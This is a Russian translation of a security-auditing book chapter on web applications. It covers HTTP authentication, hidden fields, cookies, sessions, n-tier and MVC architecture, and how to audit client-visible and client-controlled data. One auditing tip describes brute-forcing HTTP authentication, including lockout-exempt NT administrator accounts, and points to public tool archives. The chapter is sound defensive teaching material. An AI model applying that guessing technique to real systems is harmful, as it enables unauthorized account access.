HTTP имеет встроенную поддержку аутентификации пользователей через общий механизм challenge/response. Многие корпоративные сайты не используют эту поддержку протокола; вместо этого они предпочитают реализовывать собственные схемы аутентификации или, чаще, использовать фреймворк аутентификации, предоставленный их инфраструктурой или компонентами промежуточного ПО. Однако HTTP-аутентификация все еще встречается в реальных приложениях и веб-сайтах, хотя чаще используется для защиты вторичного содержимого, например административных интерфейсов, или для менее корпоративно ориентированных сайтов, таких как веб-форумы.

Самая широко поддерживаемая схема аутентификации - Basic Authentication. В основе имя пользователя и пароль собираются у пользователя и кодируются base64. Строка base64 отправляется по сети серверу, который декодирует ее и сравнивает со своей базой аутентификации. У этой схемы множество уязвимостей безопасности, а самая значительная проблема в том, что имя пользователя и пароль фактически отправляются по сети открытым текстом. Поэтому этот метод может быть довольно рискованным для аутентификации поверх незашифрованного HTTP. При использовании поверх SSL его свойства безопасности на порядок лучше, но его все равно рекомендуют с осторожностью. Если браузер каким-то образом обманом заставить аутентифицироваться кэшированными учетными данными через незашифрованное соединение, пароль пользователя может быть перехвачен.

Другая схема аутентификации, указанная в HTTP RFC, - Digest Authentication, протокол аутентификации challenge/response. Однако уровень безопасности, который он обеспечивает, довольно сильно зависит от используемой версии и параметров. Изначальная спецификация Digest Authentication до HTTP/1.1 была спроектирована так, чтобы HTTP-сервер оставался полностью состоящим. Поэтому HTTP-сервер не обязан помнить challenge, которые он предъявляет клиенту, и протокол подвержен существенным replay-атакам. В спецификациях HTTP/1.1 есть вариант с stateful-отслеживанием challenge, выданных сервером, что устраняет прямолинейные replay-атаки. Его свойства безопасности при использовании с SSL, пожалуй, довольно хороши в

обеих версиях. Однако Digest Authentication поддерживается не на всех платформах, а также требует хранить пароли на сервере в открытом виде. Поэтому Digest Authentication редко встречается в веб-приложениях.

Существуют также проприетарные схемы аутентификации, реализованные поверх HTTP, особенно для технологий Microsoft. Например, IIS поддерживает Integrated Windows Authentication, которая использует Kerberos или Windows NT Lan Manager (NTLM) для аутентификации, но работает только поверх SSL-соединений. Также возможна поддержка аутентификации .NET Passport, связанная с глобальным сервисом Passport от Microsoft.

#### **Auditing Tip**

Слабости протокола HTTP-аутентификации могут оказаться полезными атакующим. Это довольно легкий протокол, поэтому можно выполнять переборные попытки входа с высокой скоростью. Механизмы HTTP-аутентификации часто не выполняют блокировку учетных записей, особенно когда аутентифицируют по плоским файлам или локальным хранилищам, поддерживаемым веб-сервером. Кроме того, некоторые учетные записи освобождены от блокировки и могут перебираться через открытые интерфейсы аутентификации. Например, учетная запись администратора NT защищена от блокировки, поэтому открытый сервис Integrated Windows Authentication можно использовать для запуска высокоскоростной атаки угадывания пароля.

В Интернете можно найти несколько инструментов, помогающих запускать brute-force-атаку против HTTP-аутентификации. Проверьте разделы инструментов на [www.securityfocus.com](http://www.securityfocus.com) и [www.packetstormsecurity.org](http://www.packetstormsecurity.org).

Чтобы включить аутентификацию, поддерживаемую HTTP, нужно настроить веб-сервер на защиту определенного содержимого в веб-дереве. Когда веб-браузер впервые пытается запросить защищенное содержимое, сервер возвращает сообщение 401, указывающее, что запрос доступа не авторизован. Этот ответ 401 включает поле заголовка WWW-Authenticate, которое сообщает клиенту, какие методы аутентификации поддерживаются. Это поле заголовка также содержит challenge для любых поддерживаемых механизмов аутентификации, использующих протокол challenge/response.

Затем веб-браузер показывает пользователю диалог аутентификации. Он повторно отправляет исходный запрос веб-серверу, но на этот раз включает заголовок Authorization с ответом, соответствующим выбранному методу аутентификации. Если аутентификационная информация недействительна, сервер снова отвечает сообщением 401, а поле заголовка WWW-Authenticate содержит новые challenge. Поведение, собирающее эту систему воедино, состоит в том, что если браузер успешно аутентифицирован к защищенному ресурсу, он продолжает отправлять заголовок Authorization с каждым последующим запросом к этому ресурсу и ко всему, что находится ниже него в веб-иерархии.

Обратите внимание, что сервер все еще бессостоящий, а плавность пользовательского опыта обеспечивает клиентский веб-браузер. Сервер всегда отвечает на неверный или отсутствующий заголовок Authorization сообщением 401. Клиент сам должен попытаться предоставить правильный заголовок Authorization, опросив пользователя и повторив запрос. Если клиент успешно аутентифицируется, защищенные динамические приложения могут получить имя пользователя от веб-сервера и при необходимости использовать его для отслеживания состояния.

Если нужно изменить примерное приложение так, чтобы оно защищалось HTTP-аутентификацией, сначала нужно настроить веб-сервер на охрану веб-страниц приложения. Например, в Apache вы помещаете файл `.htaccess` в тот же каталог, что и код веб-приложения:

```
AuthUserFile /scan/apache/htdocs/text/.htpasswd

AuthGroupFile /dev/null

AuthName HappyTown

AuthType Basic

<Limit GET POST>

require user jim

</Limit>
```

Следует избавиться от страницы входа, поскольку веб-сервер и веб-браузер будут совместно управлять сбором имен пользователей и паролей и выполнять аутентификацию. Можно просто переписать главную и секретную страницы так, чтобы они проверяли серверную переменную `REMOTE_USER`, которая устанавливается в имя пользователя клиента при успешной аутентификации.

### Auditing Hidden Fields

В ранние дни веб-разработки аутентификация обычно обрабатывалась HTTP и веб-сервером, а поддержание состояния в основном выполнялось через скрытые поля форм и параметры строки запроса. Многие программисты, которые сегодня разрабатывают n-tier распределенные корпоративные веб-приложения, - те же разработчики, которые тогда быстро писали веб-приложения на Perl и CGI. Во многих крупных веб-приложениях можно найти случайные возвраты к более простым дням веб-кодирования, вероятно, в местах, где разработчик спешил или не имел времени вернуться и отрефакторить код.

Разумное практическое правило сегодня состоит в том, что поддержание состояния через скрытые поля форм уместно только для информации, временно собираемой до проверки и обработки. Например, если опрос требует от пользователей заполнить три страницы форм, можно ожидать увидеть значения с первой страницы как скрытые параметры на второй и третьей страницах.

Как проверяющий код, следите за данными, которые передаются через скрытые поля после проверки, или за данными, помещенными в скрытые поля для облегчения будущей обработки веб-сервером. В обоих случаях разработчики часто не учитывают последствия изменения данных пользователями после первоначальной отправки.

## Cookies

Cookies - общий HTTP-механизм хранения небольших фрагментов информации в веб-браузере клиента. После сохранения cookie в веб-браузере каждый последующий запрос браузера к вашему веб-приложению включает этот cookie. Поэтому cookies идеально подходят для отслеживания клиентов и поддержания состояния между запросами. Большинство корпоративных веб-приложений и веб-ориентированных фреймворков строят управление состоянием целиком вокруг cookies.

Чтобы установить cookie, веб-приложение указывает веб-серверу отправить HTTP-заголовок ответа с именем Set-Cookie. Он выглядит так:

```
Set-Cookie: NAME=VALUE; expires=DATE; path=PATH; domain=DOMAIN; secure
```

Первая часть заголовка Set-Cookie - фактическое содержимое cookie, состоящее из одного имени cookie и одного значения cookie. Они кодируются тем же стилем шестнадцатеричного кодирования, который используется для параметров GET и POST. Если нужно установить несколько переменных, фактически устанавливаются несколько cookies вместо использования чего-то вроде символа &. Все релевантные cookies отправляются веб-серверу, как объясняется далее в этом разделе.

Тег expires позволяет серверу указать дату и время истечения cookie. После указанного времени браузер перестает отправлять cookie и удаляет его. Этот тег необязателен. Cookie с тегом expires называется постоянным cookie, а cookie без этого тега - непостоянным. Непостоянные cookies временные по природе: они существуют только в памяти браузера и отбрасываются при закрытии браузера. Постоянные cookies более долговечны, поскольку веб-браузер хранит их в файловой системе клиента, и они сохраняются после закрытия браузера.

Теги path и domain помогают браузеру понять, когда отправлять cookie. Каждый раз, когда браузер выполняет веб-запрос, он просматривает свой список cookies, чтобы понять, нужно ли что-то отправить. Сначала он сравнивает доменное имя веб-сервера с доменами, указанными в списке cookies. Эта проверка является поиском подстроки по хвосту доменного имени, поэтому cookie, установленный с доменом .test.com, отправляется, например, серверам www.test.com, www2.test.com и this.is.a.test.com.

Если браузер находит cookies, соответствующие заданному домену, он затем проверяет параметр path. Путь веб-запроса сравнивается с путем, указанным при установке cookie. Эта проверка также является поиском подстроки, но работает от начала пути. Поэтому тег path=/ в заголовке Set-Cookie заставляет cookie соответствовать каждому запросу, поскольку каждый веб-запрос начинается с символа /. Тег вроде path=/test заставляет cookie отправляться с каждым веб-запросом, начинающимся с /test, например /test/, /test/index.html или /test/test2/test.php.

Cookies также можно пометить как защищенные или незащищенные с помощью необязательного тега secure. Защищенный cookie отправляется только через HTTPS, тогда как незащищенный cookie отправляется и через HTTP, и через HTTPS.

Для каждого веб-запроса браузер выбирает все cookies, которые кажутся подходящими, сравнивая веб-запрос с атрибутами domain и path cookies во внутреннем хранилище. Затем он объединяет все совпадающие cookies в одно поле заголовка запроса, которое выглядит так:

```
Cookie: NAME1=VALUE1; NAME2=VALUE2; NAME3=VALUE3
```

В примерном веб-приложении можно использовать cookies для отслеживания состояния пользователя. Для этого вы добавляете код, устанавливающий cookie при успешном входе пользователя, а затем добавляете код, который проверяет cookie и извлекает имя пользователя на главной и секретной страницах. Если сравнить этот подход с решением, где каждый запрос страницы переписывается так, чтобы содержать скрытое поле, видно, что cookie-решение намного проще и избавляет от множества хлопот. Теперь представьте типичный веб-сайт минимум с 30 разными страницами и несколькими сотнями возможных переходов по страницам, и станет ясно, что подход с cookie на порядок проще других схем отслеживания состояния.

### **Auditing Tip**

При проверке веб-сайта нужно обращать внимание на то, как он использует cookies. Их легко проигнорировать, потому что они обычно находятся в заголовках HTTP-запросов и



ответов, а не в HTML, но проверять их нужно с той же внимательностью, которую вы уделяете параметрам GET и POST.

Получить доступ к cookies можно с помощью некоторых расширений браузера или перехватывающего веб-прокси, такого как Paros ([www.parosproxy.org](http://www.parosproxy.org)) или SPIKE Proxy ([www.immunitysec.com](http://www.immunitysec.com)). Убедитесь, что cookies помечены как secure для сайтов, использующих SSL. Это помогает снизить риск передачи cookie открытым текстом из-за намеренных атак, таких как межсайтовый скриптинг, или из-за непреднамеренных ошибок конфигурации, ошибок программирования и багов браузера.

## Sessions

Вы рассмотрели все технологические строительные блоки, которые веб-приложение может использовать для отслеживания состояния. Можно учитывать внутренние атрибуты HTTP-запроса, такие как IP-адрес клиента или тег Referer. Можно встраивать нужную приложению информацию в динамически созданный HTML, в скрытые поля форм или в URI с помощью информации пути и строк запроса. Можно полагаться на механизмы HTTP-аутентификации, чтобы веб-сервер определял, кто является аутентифицированным пользователем для каждого запроса. Наконец, можно использовать cookies для хранения информации в веб-браузере, которую браузер передает с каждым последующим запросом.

В ранние дни динамического веб-программирования веб-разработчики создали полезную абстракцию для отслеживания состояния, известную как session. Сеанс - по сути структура данных, служащая контейнером для данных, связанных с веб-клиентом. Сеансы - это хранилища данных, поддерживаемые на сервере в памяти, на диске, в базе данных или как компонентные объекты на сервере приложений. Веб-приложение сохраняет данные и объекты в сеансе и позднее извлекает их через простой API.

Сеанс привязывается к пользователю через токен сеанса, уникальный идентификатор, который сервер может использовать как уникальный ключ для доступа к структуре данных сеанса. Токены сеанса обычно являются большими случайными числами, создаваемыми для пользователей при входе или при первом запросе к веб-сайту. В идеале этот токен должен быть известен только клиенту, что делает его безопасным механизмом уникальной идентификации пользователя.

Система сеансов поддерживается с помощью одного из механизмов отслеживания состояния, рассмотренных ранее. Единственная информация, которую пользователям нужно отправлять с каждым запросом, - токен сеанса, поэтому это хорошо работает с несколькими схемами. Однако самая распространенная реализация использует cookies. Когда пользователь обращается к сайту, веб-сервер создает сеанс и устанавливает cookie, содержащий токен сеанса. Каждый последующий запрос от этого пользователя включает cookie с токеном сеанса. Хотя cookies являются самым популярным механизмом идентификации сеанса, токены сеанса могут передаваться в скрытых полях формы, в параметрах строки запроса или, в редких случаях, как компоненты пути URI.

Прелесть абстракции сеанса в том, что после установления сеанса код веб-приложения получает универсальный и простой механизм связывания данных с конкретным пользователем. Сеансы обычно используются двумя разными способами. Во-первых, они используются как безопасный механизм хранения информации состояния, глобально полезной всем страницам веб-приложения. Например, в примерном веб-сайте страница входа могла бы после успешного входа сохранить имя пользователя в сеансе. Тогда главной и секретной страницам нужно только проверить сеанс и увидеть, установлено ли это имя пользователя. Удаленный пользователь не сможет изменить сеанс и добавить или изменить имя пользователя, если только в коде управления сеансами или

веб-приложении нет уязвимости. В общем случае сеанс можно использовать как безопасное место для хранения информации, к которой вы не хотите давать клиенту прямой доступ.

Во-вторых, сеансы используются для временного хранения информации почти так же, как разработчики используют скрытые поля форм. Одна страница может принять данные от пользователя и проверить их, а затем вместо записи в HTML как скрытых полей сохранить их в сеансе. Так разработчики могут быть уверены, что пользователь не сможет изменить содержимое сеанса, и данным в сеансе можно доверять при использовании на следующей странице.

Сеансы обычно предоставляются веб-фреймворком или веб-ориентированным языком, хотя их могут реализовывать и разработчики приложения. Детали различаются между фреймворками, но сеансы часто создаются автоматически при первом подключении клиента к веб-сайту. Языки вроде PHP и фреймворки вроде ASP автоматически включают поддержку сеансов на основе cookies.

NB. Сеансы - важный компонент веб-приложений. Вы узнаете, как проверять их с точки зрения безопасности, в разделе "Проблемные области" далее в этой главе.

## Архитектура

Теперь, когда вы понимаете основы HTTP и базовые приемы решения проблем состояния и аутентификации, можно рассмотреть предметную область корпоративных веб-приложений. Современный дизайн веб-приложений определяется несколькими технологическими ограничениями и высокоуровневыми проектными концепциями. Корпоративные веб-приложения могут быть довольно сложными, и полезно разобрать некоторые причины, по которым такие системы стремятся к усложненным конструкциям. Следующие разделы обсуждают распространенные причины абстрагирования в веб-предметной области, а также типичные архитектурные решения для веб-приложений.

## Redundancy

По мере совершенствования навыков программисты естественно пытаются облегчить себе работу, пиша переиспользуемый код и создавая инструменты и фреймворки. В веб-программировании много повторяющегося кода, поэтому веб-программисты склонны создавать фреймворки, которые выносят повторения в абстракции.

Например, допустим, на веб-сайте есть 20 разных действий, которые могут выполнять пользователи: проверка баланса, оплата счета, сообщение о мошенническом списании. Прямолинейная реализация могла бы иметь 20 разных сервлетов, по одному на каждое действие пользователя, и значительный объем перекрывающегося кода. Все сервлеты должны проверять, что пользователи аутентифицированы и авторизованы для разных ресурсов; все они должны обращаться к базе данных и сеансу; все они должны представлять пользователям HTML-результаты. Один простой рефакторинг - перенести общие функции в объекты, используемые всеми сервлетами. Это избавит от большого количества повторяющегося кода для задач вроде аутентификации и упростит сопровождение приложения, поскольку изменения нужно будет вносить только в одном месте. Есть множество других возможностей вынести повторяющийся код. Например, программист может заметить, что некоторые сервлеты ведут себя похоже, и решить объединить их в один сервлет, поведение которого меняется на основе конфигурационного файла.

Что означает абстракция с точки зрения безопасности? Такие модификации обычно полезны, потому что повышают согласованность, читаемость и простоту приложения, а все это обычно хорошо для безопасности. Тем не менее можно перестараться. Есть смысл в том, чтобы тесно связанные участки кода находились рядом друг с другом. Очень легко вынести функциональность в абстракции так, что критичная для безопасности логика окажется размазанной по нескольким файлам. Когда это сделано так, что полный поток управления приложения трудно удерживать в голове, разработчики повышают риск дефекта, вызванного неправильной логикой между несколькими модулями.

## Логика представления

Логика представления - код, главным образом отвечающий за отображение и форматирование данных, в отличие от бизнес-логики или прикладной логики, отвечающей за такие задачи, как взаимодействие с базами данных или аутентификация пользователей. Разработка веб-приложений часто является совместной работой графических дизайнеров и прикладных программистов, поэтому такое разделение имеет смысл с организационной точки зрения. Если код представления можно чисто отделить от остального кода, программисты веб-приложения могут отвечать за правильные действия на back end и передачу правильных данных логике представления, а дизайнеры с более графической ориентацией могут отвечать за компоновку представления данных и привлекательный вид.

В веб-приложении это разделение между логикой представления и прикладной логикой обычно достигается тем, что каждая страница сначала вызывает другой код для выполнения необходимой обработки и сбора требуемых данных. Прикладной программист создает эту первую часть кода, которая отвечает за выполнение запрошенных пользователями действий и заполнение структуры данных. Вторая часть кода, логика представления, отвечает за отображение содержимого структуры данных в HTML.

Для этой цели также можно использовать XML: разработчики приложения могут написать код, который предоставляет XML-документ логике представления. Такой логикой представления может быть таблица стилей XSLT, написанная дизайнером и указывающая серверу, как отрисовать данные в HTML.


## Бизнес-логика

Программы, составляющие веб-приложение, должны иметь дело с особенностями пользовательского интерфейса на основе HTTP/HTML, а также с фактической бизнес-логикой, движущей сайтом. Бизнес-логика - несколько расплывчатый термин, но обычно он относится к процедурам и алгоритмам, выполняемым приложением и напрямую связанным с бизнес-объектами и процессами. Например, на банковском веб-сайте бизнес-логика включает такие задачи, как поиск банковских счетов, применение правил денежных переводов и проверка запроса на увеличение кредитного лимита. Бизнес-логика не включает задачи, связанные с инфраструктурой или интерфейсом веб-сайта, например истечение срока пользовательского токена, проверку аутентификации пользователя на веб-сайте, форматирование HTML-вывода и обработку отсутствующего ввода формы в пользовательском запросе.

Еще одно связанное понятие - бизнес-объекты, которые инкапсулируют бизнес-логику в объектно-ориентированном фреймворке. Например, банковский сайт может определить бизнес-объекты вроде Customer, Account и Transfer, а также методы, выполняющие бизнес-логику, такие как Account.getStatement() и Transfer.Validate().

## N-tier архитектуры

Многие корпоративные веб-приложения строятся с несколькими уровнями, где функциональность веб-сайта разделена на отдельные компоненты и распределена по нескольким серверам, как показано на рисунке 17-3.



**Рисунок 17-3. N-tier архитектура**

Клиентский уровень обычно представляет собой веб-браузер клиента, хотя некоторые веб-приложения могут иметь Java-апплеты или другой клиентский код, выполняющий функции пользовательского интерфейса. Мобильные телефоны также входят в этот уровень. Для веб-сервисов клиентский уровень может включать обычные клиентские приложения, которые общаются с веб-сервером через Simple Object Access Protocol (SOAP). Веб-сервисы и SOAP подробнее обсуждаются в главе 18.

Веб-уровень по сути является веб-сервером. Этот уровень обычно отвечает за обработку пользовательских запросов, направление запросов к бизнес-логике, обработку результатов бизнес-логики и вывод результатов в HTML для конечных пользователей. Веб-уровень состоит из программного обеспечения веб-сервера, прикладного кода вроде ASP, PHP или Java-сервлетов, а также HTML и любой сопутствующей логики представления.

Бизнес-уровень обрабатывает бизнес-логику веб-приложения. Этот уровень обрабатывает запросы от веб-уровня на выполнение бизнес-функций. Он часто реализуется с помощью сервера приложений, размещающего бизнес-объекты. Эти объекты реализуются как программные компоненты, такие как COM-объекты, веб-сервисы или JavaBeans. Java, .NET и Visual Basic являются популярными вариантами для такой функциональности.

Уровень данных отвечает за хранение и извлечение данных для веб-приложения. Обычно он включает машины, на которых работает реляционная система управления базами данных (RDBMS), и унаследованные машины с корпоративными данными. Бизнес-уровень обращается к уровню данных, чтобы получить данные, необходимые для выполнения бизнес-логики.

Веб-уровень также может обращаться к уровню данных, если ему нужно обрабатывать аутентификацию пользователей и управление сеансами.

Клиентские уровни обычно представляют собой не более чем пользователей с веб-браузерами в Интернете. Многие веб-приложения объединяют веб-уровень и бизнес-уровень в один уровень и реализуют всю функциональность веб-сайта в программах, работающих на веб-сервере. Такой подход обычно является хорошим выбором для малых и средних приложений. Уровень данных обычно является сервером базы данных, работающим на собственной машине, или мэйнфреймом с некоторым мостом промежуточного ПО, таким как Open Database Connectivity (ODBC); однако некоторые небольшие сайты размещают сервер базы данных прямо на веб-сервере.

Приложения с несколькими бизнес-уровнями и уровнями данных не редкость, особенно в финансовом секторе. Крайний реальный пример такой многоуровневой архитектуры - веб-система, состоящая из веб-уровня на Java-сервлетах, который общается с бизнес-уровнем Web Services, написанным на Visual Basic; тот общается с бизнес-уровнем COM-объектов, написанным на Visual Basic; тот общается с бизнес-уровнем COM-объектов, написанным на C++; тот общается с проприетарным сервером бизнес-уровня, написанным на C++; а тот общается с backend-бизнес-уровнем, работающим на унаследованной системе. Логика безопасности значительной части системы находится на унаследованной системе, что фактически сводит аудит нескольких сотен тысяч строк исходного кода к black box тесту.

## Business Tier

Бизнес-уровень обычно является сервером приложений, содержащим объектно-ориентированные программные компоненты, которые инкапсулируют бизнес-логику веб-приложения. Например, если пользователь входит на банковский веб-сайт, веб-уровень, вероятно, обработает аутентификацию и настройку пользовательского сеанса. Затем он сообщит бизнес-уровню, что пользователь вошел, через сообщение в стиле RPC или вызов объекта. Это уведомление может заставить бизнес-уровень создать объект User, который обратится к backend-базе данных для получения информации об этом пользователе, например номеров счетов. Объект User, в свою очередь, может создать объекты Account для всех счетов этого пользователя. Эти объекты Account могут обратиться к базе данных, чтобы получить информацию о счетах пользователя. Эти объекты остаются живыми на бизнес-уровне и держат информацию о счетах в памяти, ожидая запроса от веб-уровня.

Если пользователь позже щелкнет ссылку запроса баланса счета, веб-уровень посредничает в запросе, а затем запрашивает обзор счета у бизнес-уровня. Бизнес-уровень затем извлекает эту информацию из соответствующего объекта Account и передает ее прямо веб-уровню.

Бизнес-уровень отвечает за поддержание собственного состояния между запросами от веб-уровня. Бизнес-объекты обычно остаются живыми в памяти, пока соответствующие пользователи не выйдут с веб-сайта. В идеале бизнес-уровень должен быть независим от веб-уровня. Если другому приложению нужен доступ к той же бизнес-информации или функциональности, оно должно иметь возможность взаимодействовать напрямую с бизнес-уровнем. Поэтому распределенные компонентные технологии, такие как Web Services, могут хорошо обеспечивать такую степень совместимости, хотя ради производительности часто выбирают более простые технологии.

Отделение бизнес-логики от прикладной логики веб-сайта - распространенное проектное решение для крупномасштабных приложений. У этого выбора много преимуществ и несколько недостатков. Проект с таким дополнительным уровнем имеет привлекательные характеристики с точки зрения объектно-ориентированной разработки ПО, поскольку кажется более удобным для сопровождения и потенциального повторного использования, а само разделение выглядит логичным. Однако это

разделение может затемнять влияние решений, принятых на более высоких уровнях, на безопасность.


В общем случае, если код бизнес-логики самодостаточен, его должно быть проще писать и сопровождать. Это также должно упрощать код веб-приложения, потому что он в основном занимается поддержанием состояния, отображением вывода и проверкой аутентификации и авторизации, за исключением нескольких прямолинейных вызовов бизнес-объектов для выполнения бизнес-задач.

Однако отделение бизнес-логики от остальной функциональности имеет потенциальные недостатки. Если у бизнес-объектов есть последовательность событий, которая должна происходить в определенном порядке между несколькими пользовательскими запросами, например многошаговый процесс оплаты кредитной картой, фактически у вас есть две машины состояний, которые нужно держать синхронизированными. Веб-уровень должен быть достаточно устойчивым, чтобы вызывать методы бизнес-объекта только в правильном порядке, независимо от последовательности событий, которую пытаются выполнить пользователи. Он также должен сбрасывать или откатывать транзакцию в бизнес-объекте при возникновении ошибок. Рассинхронизация бизнес-объектов с веб-уровнем может привести к отказу в обслуживании и уязвимостям безопасности.

Проблемы потоков с бизнес-объектами также могут быть более тонкими. Если несколько потоков или узлов веб-уровня одновременно используют один и тот же бизнес-объект, потенциал состояний гонки и атак десинхронизации может возрасти.

## Веб-уровень: Model-View-Controller

Корпоративные веб-приложения часто дополнительно делят функциональность на веб-уровне. Это разделение часто выполняется через архитектурный шаблон Model-View-Controller (MVC), который описывает пользовательский интерфейс как состоящий из трех разных модулей. Это не специфичная для Web модель; она фактически возникла в языке Smalltalk и используется для проектирования пользовательских интерфейсов общего назначения. Просто сообщество веб-разработки, или по крайней мере сообщество Java-веб-разработки, приняло модель MVC для разработки корпоративных веб-приложений. Рисунок 17-4 показывает эту модель. Пунктирные линии обозначают косвенную связь, а сплошные - прямую. Компоненты MVC описаны в следующих разделах.



**Рисунок 17-4. Архитектура Model-View-Controller (MVC)**

### Model

Компонент Model - программное обеспечение, моделирующее нижележащие бизнес-процессы и объекты веб-сайта. Он соответствует бизнес-логике корпоративного веб-приложения. В n-tier архитектуре с отдельным бизнес-уровнем компонент Model относится к программному обеспечению на веб-уровне, отвечающему за управление взаимодействием с бизнес-уровнем.

## View

Компонент View отвечает за отрисовку содержимого модели в представление для пользователя. Он соответствует логике представления веб-сайта.

## Controller

Компонент Controller принимает пользовательский ввод и командует компоненту Model или View действовать на основе этого ввода. В веб-приложении этот компонент является фрагментом кода, который сопоставляет веб-запросы с действиями модели, а затем выбирает правильное представление на основе результатов обработки модели.

В многоуровневом MVC-веб-приложении программное обеспечение Controller обрабатывает запросы пользователей. На основе этих запросов Controller вызывает правильное действие модели для обработки запроса. Затем модель вызывает бизнес-объекты на бизнес-уровне, которые могут или не могут далее обращаться к backend-уровню данных. Модель интерпретирует ответы бизнес-уровня и заполняет себя этой информацией. Затем Controller выбирает представление на основе результатов модели, а компонент View отображает данные модели обратно клиенту.

## Проблемные области

Несколько проблем безопасности распространены в большинстве веб-приложений из-за внутренних характеристик HTTP и веб-среды. Следующие разделы рассматривают общие вопросы, о которых нужно помнить при аудите веб-кода.

## Видимость для клиента

Помните, что все данные, предоставленные клиенту, находятся в одном домене доверия, то есть пользователи полностью видят клиентскую сторону веб-приложения. Атакующие могут легко просматривать сгенерированный HTML для каждой транзакции, а также другое содержимое всех HTTP-транзакций, что приводит к следующим последствиям для безопасности:

- Все формы и параметры форм видны, как и все URL и параметры URL. Поэтому логику и структуру сайта, вероятно, легко собрать по расположению файлов и несколькими обоснованным догадкам. Эта информация может быть полезна атакующим, когда они исследуют целевой веб-сайт, ищут содержимое, которое обычно не видят, или пытаются атаковать конкретные звенья в цепочке страниц. Помните об этой возможности при оценке любого механизма безопасности, черпающего силу из неясности, то есть из ожидания, что атакующие не смогут угадать расположение страницы, понять правильную последовательность событий или определить правильные переменные для отправки.
- Скрытые теги не скрыты. Если разработчики пытаются скрыть фрагмент чувствительной информации, поместив его в скрытые теги динамически сгенерированной формы, они могут попасть в беду. Эта проблема кажется достаточно очевидной, но может всплывать в странных местах. Например, если разработчикам нужно отправить письмо на внутренний сервер, они могут передать IP-адрес этого внутреннего сервера почтовому сценарию. Такой тип раскрытия также может возникать при передаче имени временного файла, которое не должно было быть видно пользователям, поскольку позднее оно может быть использовано в эксплуатируемой ситуации.

- Разработчики веб- и статического содержимого иногда помещают чувствительную или полезную информацию в HTML-комментарии. Сам по себе этот недосмотр вряд ли будет крупной уязвимостью, но он определенно может привести к раскрытию информации, помогающей злоумышленникам использовать другой вектор атаки. Следите за комментариями, которые включают внутренние IP-адреса, имена и пути файлов, учетные данные аутентификации или объяснения функциональности.
- Любой клиентский код, например JavaScript, виден пользователям, что часто может приводить к тонким раскрытиям информации. Например, если фрагмент JavaScript проверяет пароль, чтобы убедиться, что он имеет правильный формат, атакующие могут использовать те же правила для построения brute-force-атаки против системы. Кроме того, клиентский код, фильтрующий определенные символы из универсальных полей ввода, часто указывает, что команда контроля качества (QA) веб-сайта не проверяла влияние этих символов; многие QA-команды не пытаются обходить JavaScript.
- Трюки обфускации HTML в общем случае не работают. Можно использовать разные приемы для запутывания исходного кода страниц, но атакующие обычно легко обходят эти приемы. Атакующие могут написать собственный JavaScript, который повторно использует ваши функции для снятия любой обфускации. Лучше сосредоточиться на безопасности на стороне сервера, а не полагаться на клиентские трюки браузера.
- Помните, что пользователи видят содержимое всех сообщений об ошибках, отображаемых веб-приложением. Эти сообщения об ошибках могут содержать реальные имена путей, а также информацию, которую можно использовать для запуска других типов атак, таких как SQL-инъекция.

#### **Auditing Tip**

Изучайте весь открытый статический HTML и содержимое динамически сгенерированного HTML, чтобы убедиться, что ничто способное облегчить атаку не раскрывается без необходимости. Нужно стараться, чтобы информация не раскрывалась зря, но одновременно следить за механизмами безопасности, которые полагаются на неясность, потому что в веб-среде они склонны отказывать.

## **Контроль со стороны клиента**

В любой момент клиентские пользователи могут сконструировать полностью произвольные запросы по своему усмотрению, передав любую комбинацию параметров, cookies и заголовков запроса. Создавать такие запросы нетрудно, и это могут делать даже неопытные атакующие с помощью таких простых инструментов, как текстовый редактор и веб-браузер. Кроме того, существует несколько программ, работающих как веб-прокси и позволяющих пользователям перехватывать и изменять запросы в пути, что делает эту простую задачу еще проще.

Следствие такой гибкости в том, что серверная обработка должна быть надежной и способной обрабатывать любую возможную комбинацию и перестановку потенциальных входных данных. Переменные фактически могут содержать что угодно или вообще отсутствовать, а запросы страниц могут приходить в любом порядке. Разработчики веб-приложений не могут полагаться на целостность какой-либо информации, предоставленной клиентом. Помните следующие моменты:

- Все параметры форм и запросов могут быть изменены, а не только те, которые принимают прямой пользовательский ввод. Разработчики часто ловят самые очевидные векторы, но пропускают несколько на вид безобидных скрытых полей, таких как номер категории или код языка.
- Клиентская проверка ввода формы через JavaScript не является механизмом безопасности, потому что ее легко обойти. Большинство разработчиков теперь знакомо с этим



